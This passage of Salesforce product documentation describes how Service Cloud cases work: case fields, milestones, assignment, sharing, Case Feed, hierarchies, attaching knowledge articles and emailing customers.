`Case Currency`	The default currency for all currency amount fields in the case. Amounts display in the case currency, and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
`Case Division`	Division to which the case belongs. This value is automatically inherited from the related contact, or is set to the default global division if no contact is specified. Available only in organizations that use divisions to segment their data.
`Case Number`	Unique number automatically assigned to the case. Numbering for cases starts at "1000." (Read only) Administrators can modify the format and numbering for this field. Case numbers frequently increase sequentially, but sometimes they may skip numbers in a sequence.
`Case Owner`	Assigned owner of case.
`Case Record Type`	Name of the field that determines the picklist values available for the record. The record type may be associated with a support process. Available in Enterprise, Unlimited, and Developer Editions.
`Closed by Self-Service User`	Checkbox that shows if a case was closed by the user from the Self-Service portal. This checkbox is automatically set and cannot be changed manually. Report on this field to see how many cases have been closed by users via suggested solutions on the Self-Service portal. (Read only)

Field	Description
`Closed When Created`	Checkbox that shows if a case was closed during creation via the **Save and Close** button. This checkbox is automatically set and cannot be changed manually. Report on this field to see how many cases have been immediately saved and closed upon creation by support reps. (Read only)
`Contact Email`	Email address of contact associated with the case. Automatically filled in with the contact's email address when you link a contact to the case. (Read only)
`Contact Mobile`	Mobile phone number of contact associated with the case. Automatically filled in with the contact's mobile phone number when you link a contact to the case. (Read only)
`Contact Name`	Name of contact to which the case is linked. You can enter the contact name, or select the contact using the lookup icon.
`Contact Phone`	Primary phone number of contact associated with the case. Automatically filled in with the contact's primary phone number when you link a contact to the case. (Read only)
`Created By`	User who created the case, including creation date and time. (Read only)
`Custom Links`	Listing of custom links for cases as set up by your administrator.
`Date/Time Closed`	Automatically generated date and time that the case was closed. (Read only)
`Date/Time Opened`	Automatically generated date and time that the case was opened. (Read only)
`Description`	Field describing the issue. Up to 32KB of data are allowed in this field. Only the first 255 characters display in reports.
`Entitlement Name`	Name of the entitlement to which the case is linked. You can enter the entitlement name, or select the entitlement using the lookup icon. To quickly find an entitlement in the lookup dialog box, select criteria from the `Filter by` fields. Administrators can set lookup filters to restrict filter values and results. This field is only available if entitlements is enabled.
`Entitlement Process Start Time`	The time the case entered an entitlement process. You can update or reset the time if you have the "Edit" permission on cases. When you reset the time: • Closed or completed milestones aren't affected • Incomplete milestones are recalculated based on the new start time

Field	Description
	This field displays if an entitlement process applies to the case.
`Entitlement Process End Time`	The time the case exited an entitlement process. This field displays if an entitlement process applies to the case.
`Internal Comments`	Internal notes related to the case. Up to 4KB of data are allowed in each comment. You can enter comments while editing a case. They are displayed in the Case Comments related list. Comments marked "public" may be viewed on your Self-Service portal and Customer Portal. (Editable or hidden only)
`Milestone Status`	The status of a milestone (step in a support process) on the case. This field displays if an entitlement process applies to the case.
`Milestone Status Icon`	Represents a milestone's status on the case by displaying one of the following icons: • Compliant • Open Violation • Closed Violation This field displays if an entitlement process applies to the case.
`Modified By`	User who last changed the case fields, including modification date and time. This does not track changes made to any of the related list items on the case. (Read only)
`Origin`	Source of case, for example, Phone, Email, Web, or Chatter Answers. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Parent Case`	Case above one or more related cases in a case hierarchy. The parent case must be an existing case in Salesforce. You can enter the case number, or select the case number using the lookup icon.
`Priority`	Urgency of case. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 20 characters.
`Product`	Name of the product to which the case is linked. You can enter the product name, or select the product using the lookup icon. This field is only available if entitlements is enabled and includes products.

Field	Description
`Question`	Question on the Questions or Answers tab that is associated with the case. This lookup field is automatically populated when you create a case from a question or a question is escalated to a case.
`Reason`	Reason the case was opened. Entry is selected from a picklist of available values, which are set by an administrator.
`Status`	Status of the case. Entry is selected from a picklist of available values, which are set by an administrator.
`Stopped`	Lets you stop an entitlement process on a case. This may be necessary if you're waiting for a customer's response. This field displays if an entitlement process applies to the case. You can stop an entitlement process on a case up to 300 times.
`Stopped Since`	Shows the date and time an entitlement process was stopped on a case. This field displays if an entitlement process applies to the case.
`Subject`	Brief description of customer's issue, for example, "Printing Gives Error on Internet Explorer."
`Timeline`	How far along a case is to reaching an entitlement process's milestones. You can click or hover your mouse pointer over each milestone to view its details. Milestones are represented by these icons: •  Completed milestone •  Violated milestone You can drag the Handle icon () along the Timeline Zoom tool to view past and future milestones. This field displays if an entitlement process applies to the case.
`Type`	Type of case, for example, Question, Problem. Entry is selected from a picklist of available values, which are set by an administrator.
`Visible in Self-Service Portal`	Checkbox that indicates whether the case is visible to users in the Self-Service portal. In the Web-to-Case setup, you must include this field if you want web-generated cases to be visible in the Self-Service portal.

Field	Description
`Web Company`	Company name supplied by the customer who submitted the case via Web-to-Case, Email-to-Case, or On-Demand Email-to-Case.
`Web Email`	Email address supplied by the customer who submitted the case via Web-to-Case, Email-to-Case, or On-Demand Email-to-Case.
`Web Name`	Customer's name as supplied by the customer who submitted the case via Web-to-Case, Email-to-Case, or On-Demand Email-to-Case.
`Web Phone`	Phone number supplied by the customer who submitted the case via Web-to-Case, Email-to-Case, or On-Demand Email-to-Case.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Displaying and Editing Cases

How is the "Age" calculated in case reports?

The Age of an open case is the time that has elapsed from its creation to the present. The Age of a closed case is the elapsed time from its creation to the time it was closed. Case reports display a drop-down list labeled "Units" that lets you choose to view the Age in days, hours, or minutes.

Using the Case Milestones Related List

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view case milestones:	“Read” on cases
To edit case milestones:	“Edit” on cases

The Case Milestones related list on a case detail page displays a list of milestones that automatically apply to the case due to an entitlement process. Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include first response and resolution times on cases.

Note:

- `No records to display` appears in the related list if no milestones apply to the case.
- The related list contains fields that your company has chosen to display, based on its business processes. Depending on your company's requirements, you may see some or all of the following fields.

Action

Lists the actions you can perform on the milestone. For example, if you have the “Edit” permission on cases, you can click **Edit** to select the milestone completion date.

Note: Customer Portal users can't edit case milestones.

Milestone

The name of a set of steps in an entitlement process that applies to the case. Users with the “Manage Entitlements” permission can click a milestone's name to view the entitlement process, case criteria, time triggers, and actions associated with it.

The following table lists the types of actions associated with milestones:

Action Type	Description
Success Actions	The actions to take when a milestone successfully completes.
Warning Actions	The actions to take when a milestone is near violation.
Violation Actions	The actions to take when a milestone is violated.

Administrators can set up milestones to automate the following for each action type:

Automation Type	Description	Example
Task	Assigns a task to a specific user. You can specify the task's `Subject`, `Status`, `Priority`, and `Due Date`.	Create a task for a support rep to call a customer when a first response is violated.
Email Alert	Emails a specific template to a designated recipient.	Notify case owners when their cases are near violation of a first response.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.	Update the case `Priority` field to High when a first response is near violation.
Outbound Message	Sends a message to a designated endpoint. You can also specify a username and the data you want to include in the message.	Send data about parts or services to an external system after a first response is successful.

Start Date

The date and time that the milestone tracking started.

Target Date

The date and time to complete the milestone.

Completion Date

The date and time the milestone was completed.

Target Response

Shows the time to complete the milestone. Automatically calculated to include any business hours on the case. Depending on your company's business requirements, the time can appear in minutes, hours, or days.

Time Remaining

Shows the time that remains before a milestone violation. Automatically calculated to include any business hours on the case. Depending on your company's business requirements, the time can appear in minutes, hours, or days.

Elapsed Time

Shows the time it took to complete a milestone. Automatically calculated to include any business hours on the case. Elapsed Time is calculated only after the Completion Date field is populated. Depending on your company's business requirements, the time can appear in minutes, hours, or days.

Violation

Icon ( ) that indicates a milestone violation.

Completed

Icon ( ) that indicates a milestone completion.

Because they're part of a case's history, completed milestones remain on a case even if they're no longer applicable.

Searching for Cases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view cases:	"Read" on cases

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a case list view to find cases that match specific criteria.

See Also:

Cases Overview

Cloning Cases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone cases:	"Create" on cases

The **Clone** button on a case quickly creates a new case using information from the existing case, for example, when you need to log multiple issues for a customer on a support call.

1. Click **Clone** on an existing case.
2. Enter or change any information for the new case.
3. Check the box to assign the case automatically using your active assignment rule.
4. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

See Also:

Case Fields

Deleting Cases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete cases:	"Delete" on cases

To delete a case, click **Del** next to the case on the cases list page, or click **Delete** on the case detail page. The **Del** link and **Delete** button do not display for users who do not have the "Delete" permission on cases.

When you delete a case, all related events and tasks, case comments, and attachments are also deleted. Associated contacts, accounts, and solutions are not deleted with the case. The deleted case is moved to the Recycle Bin. If you undelete the case, any related items are also restored.

Note: If you delete an event, task, case comment, or attachment from a case—and then delete the case— the event, task, case comment, or attachment cannot be restored via undelete.

See Also:

Cases Overview

Assigning Cases

The case assignment options vary according to which Salesforce Edition you have.

User Permissions Needed	
To view cases:	"Read" on cases
To take ownership of cases from queues:	"Edit" on cases

You can assign cases to users or queues in a variety of ways.

- **Using an Assignment Rule for Web-to-Case, Email-to-Case, or On-Demand Email-to-Case**

  In Professional, Enterprise, Unlimited, and Developer Edition organizations, web- and email-generated cases are automatically assigned to users or queues based on criteria in your active case assignment rule.

  Cases that do not match the assignment rule criteria are automatically assigned to the `Default Case Owner` specified in the Support Settings.

- **Using an Assignment Rule when Creating or Editing a Case**

  In Professional, Enterprise, Unlimited, and Developer Edition organizations, when creating or editing a case, you can check a box to assign the case automatically using your active case assignment rule. An email is automatically sent to the new owner if your administrator specified an email template in the matching rule entry. If you want this checkbox to be selected by default, your administrator can modify the appropriate page layout.

- **Changing Ownership of Multiple Cases (administrators only)**

  From any case list page, an administrator, or a user with the "Manage Cases" permission, can manually assign one or more cases to a single user or queue. See Changing Multiple Cases on page 1662.

- **Taking Cases from a Queue**

  To take ownership of cases in a queue, go to the queue list view, check the box next to one or more cases, and click **Accept**. See Changing Multiple Cases on page 1662.

  Note: The organization-wide sharing model for an object determines the access users have to that object's records in queues:

  Public Read/Write/Transfer

  Users can view and take ownership of records from any queue.

  Public Read/Write or Public Read Only

  Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Private

  Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Regardless of the sharing model, users must have the "Edit" permission to take ownership of records in queues of which they are a member. Administrators, users with the "Modify All" object-level permission for Cases, and users with the "Modify All Data" permission, can view and take records from any queue regardless of the sharing model or their membership in the queue.

- **Changing Ownership of One Case**

  To transfer a single case you own or have read/write privileges to, click **Change** next to the `Case Owner` field on the case detail page, and specify a user, partner user, or queue. Make sure that the new owner has the "Read" permission on cases. The **Change** link displays only on the detail page, not the edit page.

  In Professional, Enterprise, Unlimited, and Developer Edition organizations, check the `Send Notification Email` box to automatically send an email to the new case owner.

- **Creating a Case Manually (default assignment)**

When you create a case from the Cases tab, you are automatically listed as the case owner, unless you check the box to assign the case via your assignment rule.

Displaying and Editing Cases
Changing Multiple Cases

Sharing Cases

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view cases:	"Read" on cases

Your administrator defines the default sharing model for your entire organization. You can change this model to extend sharing to more users than the default set by your administrator. However, you cannot change the sharing model to make it more restrictive than the default.

To view and manage sharing details, click **Sharing** on the case detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the case. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.

  Note: To share a case with another user, that user must have access to the account associated with the case and the "Read" permission on cases.

- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Cases Overview

CASE FEED

Case Feed Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Case Feed gives support agents a more streamlined way of creating, managing, and viewing cases. Case Feed includes publishers and a Chatter feed. The publishers let agents create case notes, log calls, change the status of cases, and communicate with customers. The feed displays important case events in chronological order, so it's easy to see the progress of each case.

The following table provides more details about Case Feed features.

Feature	Description
Highlights Panel	The highlights panel provides important overview information about the case, including the customer contact information, case name, case description, status, priority, and case owner. The highlights panel is read-only. If you want to change the values of the fields that appear in it, you can do so from the case details page.
Publisher	Use the publisher to communicate with customers through email or portal comments, create internal comments, and log calls. To use the publisher, select the type of publishing action to take, and then complete the action in the publisher. From the publisher, you can: • Answer a customer — Communicate with customers via email or through a comment published to the customer portal (if available). ◊ Email: Reply to the customer using email. Optionally, you can send the email to additional or different recipients, or attach a file to the message. ◊ Portal: Reply to your customer directly on the portal. The customer contact also receives an email message. • Log a call — Create a post to track a phone conversation that you had with the customer. You can mention another internal user in the post. See Commenting and Liking. • Write an internal note — Use an internal note to provide additional commentary on the case that's only visible to internal users. You can mention other internal users in the post and add a topic to it; see Commenting and Liking. You can also attach a file or a link to an internal note. • Change the status of the case — Escalate or close the case, mark it as new, or put it on hold. You can add information about the status change , and other users can comment from the feed.
Feed	The feed provides a chronological, filterable list of interactions you and others have had with the case. It includes case activities, call logs, internal comments, emails, status changes, workflow events, and customer and agent posts to the customer portal. See the table below for details on feed items. Use filters to help you find information more efficiently, especially when a case is complex and has numerous posts. You can filter on call logs, customer answers, emails, and internal notes. Note that

Feature	Description
	when you filter on internal notes, the feed displays textual notes only; notes containing URLs or links aren't displayed. Finally, you can choose how to display feed items: • "Sort by Post Date," where each post appears in the order it was added to the case. • "Sort by Most Recent Activity," where each post and all additional comments appear in the order the original post was added to the case.
Case Detail Page	The case detail page provides detailed information about the case (for example, case reason, case origin, and product). It also displays related lists that let you do things like create case teams and create and edit tasks. See Viewing and Editing Cases from the Case Detail Page in Case Feed and Case Feed and Related Lists.
Commenting and Liking	You can use "comment" and "like" for internal notes, call logs, closed cases, and case creation events. Commenting on a feed post works the same as commenting on a post in Chatter. To add a comment, click **Comment** to display the Comment dialog box. You can add a topic to internal notes by entering # followed by the topic (for example, #LaptopIssue). You can mention another internal user by entering @ followed by the person's name. You can Like and Unlike posts in the feed the same as in Chatter. When you like a post, you are in effect "following" it. Click **Unlike** to stop following it. Depending on your Chatter configuration, when you Like or Comment, you receive an email each time another user updates that post. You can unlike a post to stop receiving email notifications about it.
Followers	The Followers area displays other users who are following the case. To view a full list, click **Show All**. You automatically follow cases you own. To follow a case created by a different user, click **Follow**. To stop following, click **Following**.

This table provides additional information about the items displayed in the feed.

Feed Item	Description
Call Logs	You can view the text entered by the agent who logged the call, and the date and time the call was logged. Call logs are visible to internal users only You can comment on or like a call log.
Customer Portal Communications	You can view text entered by an agent, and the date and time the agent created the comment. Each comment has a **Remove from Portal** link, which you use to delete the comment from the portal. This can be helpful if, for example, the post contains incorrect or incomplete information. When you remove a comment from the portal, it's still available in Salesforce, but its status changes from "public" to "private."
Email	Email exchanges between your organization and the customer appear in the feed. The feed displays: • The agent who created the message or the customer contact who sent the message. • The date and time the message was sent.

Feed Item	Description
	• The subject. • Who the message was sent to. When a message has multiple contacts in the To list, a link appears that lets you display additional recipients. • The name of the first recipient, and a link for additional recipients, if the message has recipients in the Cc or Bcc lists. • A **View Email** link, which you click to view the entire email in the email details page. • **Reply** and, optionally, **Reply All** links. Click these links to create and send a reply to the message. • Icons that indicate if the message is inbound or outbound.
Case Notes	You can view the text entered by the agent, and the date and time the note was created. Case notes are only visible to internal users. If a file or link was attached to the note, you can access it from the feed. You can comment on or like a case note.
Status Changes	The feed shows changes made to the status of the case, along with the names of the agents who made the changes.
Tasks and Events	The feed shows new tasks and events related to the case, along with updates to existing ones. Click **View Task** or **View Event** in the feed to see details about an activity.
Workflow Events	Case actions that result from workflow events display in the feed.

Case Feed Overview

Using Feed Filters in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Feed filters make it easy for support agents to see all updates of one type, such as all call logs or all email messages, when working with cases in Case Feed. By using filters, agents can find the information they need more quickly, without having to browse through each case event.

When creating or editing feed layouts, administrators can specify which filters are available:

- Choosing only `All Updates` automatically shows all events on a case and hides the list of individual feed filters. Use this option if you want support agents to see the complete history of a case.
- Choosing only one type of feed filter automatically shows only case events of that type and hides the list of individual feed filters. For example, if you select only `Emails`, the feed for each case shows the email messages related to the case but not case notes, portal replies, or other activities. This option is useful for agents who provide support primarily by one channel—phone, email, or portal—and who need to see case events only for that channel.
- Choosing more than one type of feed filter shows a list of available filters in the left sidebar of the Case Feed page or above the feed in the center of the page, with the first filter selected by default. For example, if you make the `Emails`, `Status Changes`, and `Portal Answers` filters available, the feed for each case shows, by default, the email messages related to the case; users can click the other filters to see other types of case events. Use this option if your agents tend to provide support in one channel but also need to be able to see other types of case updates.

In addition, administrators can specify how and where the list of feed filters appears:

- As a fixed list in the left column.

- As a floating list in the center column. With this option, the feed filters list remains visible as users scroll down the page. This can be useful with long feeds, as it lets agents quickly filter case activities from anywhere on the page, without having to scroll to the top.
- As a drop-down list in the center column.

Case Feed and Related Lists

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The traditional case interface contained numerous case details and related lists. With Case Feed, you'll find that some items have been moved out of related lists and are now created in the publisher and displayed in the feed.

Use this table to find case items in the new interface.

Case Feed User Interface

Viewing and Editing Cases from the Case Detail Page in Case Feed
Using Printable View in Case Feed

Using Printable View in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The printable view option in Case Feed lets you view and print a comprehensive list of the information related to a case. Printable view, which you access by clicking on any Case Feed page, displays information in the following order:

1. Case details
2. Contents of related lists that are included on the Case Detail page
3. Internal notes

Notes and Tips

- Depending on the related lists that are included on the Case Detail page, certain case events, such as email messages and logged calls, may not appear in the printable view. To ensure that emails and call logs are included, customize your Case Detail page layouts for Case Feed users to add the `Activity History` related list. To include public portal posts, add the `Case Comments` related list.
- Internal notes are listed under the heading **Chatter** on the printable view page.
- Related lists that don't have data in them aren't displayed in the printable view, even if they're included in the Case Detail page layout.
- If your Case Detail page layout includes custom links and buttons, they appear in the case details section in the printable view.
- Printable view shows 500 each of the most recent internal note posts, links, and documents, and 100 of the most recent comments on each of these posts.

Escalating Cases on the Case Feed Page

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To escalate a case:	"Edit" on cases

1. Click **Change Status** on the Case Feed page.
2. Optionally, enter text about the case.
3. Select Escalated from the `Change to:` drop-down list.
4. Click **Change Status**.

Note: If your organization has case escalation rules, such as those that assign escalated cases to particular agents or queues, they're applied when you click **Change Status**.

Viewing and Editing Cases from the Case Detail Page in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a case:	"View" on cases
To edit a case:	"Edit" on cases
To delete a case:	"Delete" on cases

From the Case Detail page, you can see additional information about a case. You can also update the case and work with related lists. For example, you can:

- View and edit case information, including changing contact and account information, status, origin, priority, type, and case reason.
- Change or update the case subject and description.
- View related lists and use them to complete additional tasks (for example, adding attachments to the case, viewing approval history, or adding members to a case team). The available related lists are determined by the lists your administrator has enabled for cases. You can access related lists by scrolling to them on the Case Detail page or by using the links that appear below the **View Case Details** button when you click it.
- Close a case.
- Delete a case.
- Clone a case.

Note: If your organization has inline editing enabled, you can use it on the Case Detail page.

To go to the case feed page from the Case Detail page, click **Answer Customer**, **Log Call**, or **Write Case Note**.

To go to the Case Detail page from the feed, click **View Case Details** or select `Detail View` from the menu to the right of the publisher.

To open a printable display of the case details, click **Printable View** on any page in Case Feed.

CASE HIERARCHIES

Viewing Case Hierarchies

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view cases:	"Read" on cases
To view parent cases:	"Read" on cases

A case hierarchy shows you cases that are associated with one another via the `Parent Case` field. When a case is associated with a parent case it signifies a relationship between cases, such as a grouping of similar cases for easy tracking, or a division of one case into multiple cases for various users to resolve. In the case hierarchy, cases are indented to show that they are related to the parent case above them.

- To view the hierarchy for a case, click **View Hierarchy** next to the `Case Number` field on the case detail page.
- To specify that a case is associated with another case, edit the case and type the case number of the parent in the `Parent Case` field. Alternatively, you can click the lookup icon to search for a case's case number.

  Note: A parent case must exist before it can be entered and saved in the `Parent Case` field.

- To create a new case that is automatically associated with a case whose detail page you are viewing, click the **New** button on the Related Cases related list. From the **New** drop-down button, you can choose to create either a blank case or a case with information from the parent case.

See Also:

Displaying and Editing Cases
Creating Cases

Related Cases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view cases:	“Read” on cases
To create cases:	“Create” on cases

If set up by your administrator, case detail pages include a Related Cases related list, which displays all of the cases directly below a parent case in a case hierarchy. Cases can be associated with each other via the `Parent Case` lookup field on a case edit page. When a case is associated with a parent case it signifies a relationship between cases, such as a grouping of similar cases for easy tracking, or a division of one case into multiple cases for various users to resolve.

From the Related Cases related list, click:

- **New** and choose from the drop-down button to create either a blank case or a case with information from the parent case.
- **Edit** to modify an existing case.
- **Cls** to close an existing case.

To perform mass actions from the Related Cases related list, select the checkboxes next to the cases you wish to update, and click:

- **Close** to close the selected cases using the values you specify.
- **Change Owner** to assign the cases to the one user or queue you specify.
- **Change Status** to change the `Status` of the cases to the value you specify.

Resolving Customer Inquiries

Solving Customer Inquiries

Solving Cases

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To solve cases:	"Edit" on cases AND "Read" on solutions

To solve a case:

1. View the case.
2. Find an article or find a solution that answers the case's question.
3. Attach the article or solution to the case by clicking **Select** next to a reviewed solution in the list of solutions. Or, click the title of an unreviewed solution and choose **Select** on the solution detail page.
4. Email the solution to the contact by clicking **Send Email** in the Activity History related list.
   a. Click **Select Template** and choose a template.

      You or your administrator can create email templates that automatically include the case description, solution detail, solution attachments, and other fields.
   b. Fill in the email fields.
   c. Click **Send**.

      The emailed solution or article is logged as an activity in the Activity History related list.
5. Close the case.

Using Suggested Articles to Solve Cases

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To change support settings:	"Manage Cases" AND "Customize Application"
To view articles:	"Read" on the article's article type

Suggested articles help knowledge base users solve cases quickly. As soon as a new case is saved, the search engine automatically looks for articles that have keywords in common with the case subject. The user working the case can scan the articles and attach them to the case if needed, or initiate another search with different keywords. Articles attached to the case appear on the Articles related list, which also provides a **Find Articles** button to search the knowledge base at any time.

To enable suggested articles:

1. From Setup, click **Customize** > **Cases** > **Support Settings**.
2. Click **Edit** and choose **Enable suggested articles**. Suggested articles and suggested solutions cannot be enabled at the same time.
3. Choose each audience (channel) that should receive suggested articles when submitting a case. Suggested articles are available for the internal app and the portals.
4. When you're done with the Support Settings page click **Save**.

Note: If you don't find a solution in the suggested articles, you can create an article by clicking **New**.

Salesforce Knowledge Overview

Using the Articles Tool in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use articles in Case Feed:	"Manage Cases" AND "Read" on at least one article type

The articles tool in Case Feed lets you access and interact with Salesforce Knowledge articles directly from a case's feed. Before you can use the articles tool, your administrator needs to set up and configure Salesforce Knowledge.

With the articles tool, you can:

- Search for articles
- Attach articles to a case
- Email articles to customers

Searching for Articles in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use articles in Case Feed:	"Manage Cases" AND "Read" on at least one article type

Before you can use the articles tool, your administrator needs to set up and configure Salesforce Knowledge.

When you open the articles tool in the feed for a case by clicking , you see a list of articles related to the case subject. Click on a title to open the article in a new window. Once you find the article you want, you can attach it to the case or email it to the customer.

To find other articles, type the word or phrase you want to search for in the text box and click **Search**.

If you don't find the article you want, or if you'd like to refine your search results, use the advanced search tool:

1. Click `Advanced articles search`.
2. On the Advanced Search page, type a word or phrase in the `Search` text box.

3. To limit your search to certain types of articles, select the checkboxes next to them in the `Search Only Article Types` list.
4. Click **Go**.
5. When you find an article that's relevant to the case, select the article's checkbox and click **Attach to Case**.

Attaching Articles to Cases in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To attach articles to cases:	"Manage Cases" AND "Read" on at least one article type

Before you can use the articles tool, your administrator needs to set up and configure Salesforce Knowledge. To attach an article to a case in Case Feed:

1. Click to open the articles tool.
2. In the list of case-related articles, click next to the one you want, and select `Attach to case`.

If you don't see the article you want, try searching for it.

Closing Cases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To close cases:	"Edit" on cases

You can close a case from several locations and, depending on the settings for your organization, create a solution or article while closing the case.

1. Click **Close Case** on the case detail page, **Cls** on the Cases related list, or **Save & Close** while editing the case.

   If enabled by your administrator, you can select Closed from the `Status` field on case edit pages and click **Save** without having to follow any more steps.
2. Select the `Status`, `Case Reason`, and any other fields as needed.

3. If your organization uses solutions, you can fill in the `Solution Details` for the case. Remove the check from `Submit to public solutions` if you do not want to submit the solution for review by your solution managers. Leaving this field checked automatically links the case to the solution.
4. If there is a contact associated with this case, select the `Notify contact on case close` checkbox to send an email based on the Case Close Template to the contact when the case is closed.
5. Click **Save** or **Save and Create Article**. The article option is available if your organization uses Salesforce Knowledge and article submission during case close is enabled.

An administrator or user with the “Manage Cases” permission can close multiple cases at one time using the **Close** button on the cases list page. This is recommended for cases that are similar and have the same solution.

Closing Cases on the Case Feed Page

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To close a case:	"Edit" on cases

1. Click **Change Status** on the Case Feed page.
2. Optionally, enter text about the case.
3. Select Closed from the `Change to:` drop-down list.
4. Click **Change Status**.

Closing Cases on the Case Detail Page

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To close a case:	"Edit" on cases

1. Click **View Case Details** on the Case Feed page.
2. Click **Close Case**.
3. Select `Status`, `Case Reason`, and any other fields as needed.
4. If your organization uses solutions, you can fill in the `Solution Details` for the case. Select `Submit to public solutions` to submit the solution for review by solution managers.
5. Click **Save**.

Sending Articles from Cases

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set up Email-to-Case or On-Demand Email-to-Case:	"Customize Application"
To enable Email-to-Case or On-Demand Email-to-Case:	"Modify all Data" AND "Customize Application"
To customize page layouts:	"Customize Application"
To create or change HTML email templates:	"Edit HTML Templates"
To create or change public email template folders:	"Manage Public Templates"
To create or change Visualforce email templates:	"Customize Application"

If articles are associated with a case, users working on the case can attach PDF versions of the articles to an email simply by choosing a template you create. This capability is available if Email-to-Case or On-Demand-Email-to-Case is set up and the Email related list is visible on case page layouts.

Creating an Email Template that Converts Articles to PDF Files

To allow users working on a case to automatically attach article PDFs to an email message:

1. From Setup, click **Communication Templates** > **Email Templates**.
2. Click **New Template** to create a template from scratch or click **Edit** next to an existing template. The new or edited template must include the `Articles as PDFs` case field.
3. For example, If you want to edit the *SUPPORT: Case Response with Solution (SAMPLE)* template to include articles instead of solutions, complete these steps:
   a. Click **Edit** next to the *SUPPORT: Case Response with Solution (SAMPLE)* template.
   b. Change the `Email Template Name` to *SUPPORT: Case Response with Article (SAMPLE)*.
   c. Modify the `Template Unique Name` as needed.
   d. Choose **Case Fields** from the Select Field Type drop-down menu.
   e. Choose **Articles as PDFs** from the Select Field drop-down menu.
   f. Copy the value from the `Copy Merge Field Value` field and paste it in the email body.
4. Click **Save**.

   On the case detail page in the Emails related list, users can now click **Send an Email** and choose the new template. Articles associated with the case are automatically converted to PDF attachments, and the attachments can be previewed or deleted if needed before the email is sent.

Note: Both the article and the knowledge base must be in the same language. For example, if your knowledge base language is English but you want a Japanese article converted into a PDF, change your knowledge base language to Japanese (in Setup, click **Customize** > **Knowledge** > **Settings** > **Edit**) before converting the article.

Notes on Field Visibility in Article PDFs

Consider the following information when using email templates that include the **Articles as PDFs** function:

- The fields that appear in article PDFs are determined by your profile if the `Use a profile to create customer-ready article PDFs on cases` checkbox (from Setup, click **Customize** > **Knowledge** > **Settings**) is not selected. If you can see all fields in the original article, all fields also appear in the automatically generated PDF. If field-level security restricts you from seeing a field on an article, that field and its data do not appear in the article's PDF.
- If the `Use a profile to create customer-ready article PDFs on cases` checkbox is selected and a profile is chosen from the **Profile** menu (from Setup, click **Customize** > **Knowledge** > **Settings**), the chosen profile determines which fields appear in automatically generated PDFs. For example, if you are sending article PDFs to customers, you might choose the Customer Portal User profile to ensure that internal-only fields do not appear in article PDFs.
- Fields in the Properties section of an article, including `First Published`, `Last Modified`, `Last Published`, and `Summary`, are not included in any PDF version regardless of setting or profile.

RESPONDING TO CUSTOMERS

EMAILING CUSTOMERS

Working with Case Emails

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view cases:	“Read” on cases
To work with case emails:	“Edit” on cases

Cases generated via Email-to-Case or On-Demand Email-to-Case display in an Emails related list. The Emails related list includes all emails sent by your customer regarding a particular case, as well the email threads between you and your customer. The first 77 characters of an email message appear in the related list so that you can see what the message is about without having to click on it.

To work with Email-to-Case or On-Demand Email-to-Case emails:

- Click **Send An Email** to send an email to a contact, another user, or any other email address.

- Click **Reply** to respond to an email. The email response automatically includes the email body as received from the customer. Enter your response and click **Send**.

  When you reply to email messages in the Email related list on cases, the `From:` field on your email may display to recipients as `no-reply@salesforce.com` or `support@company.com`. This is due to how the recipients' email applications receive `Sender` and `From` headers on inbound email. By default, an `Enable Sender ID compliance` setting is selected for your organization, which enables email messages sent from Salesforce to comply with email applications that require `Sender` headers for delivery.
- Click **To All** to respond to all participants on an email thread.
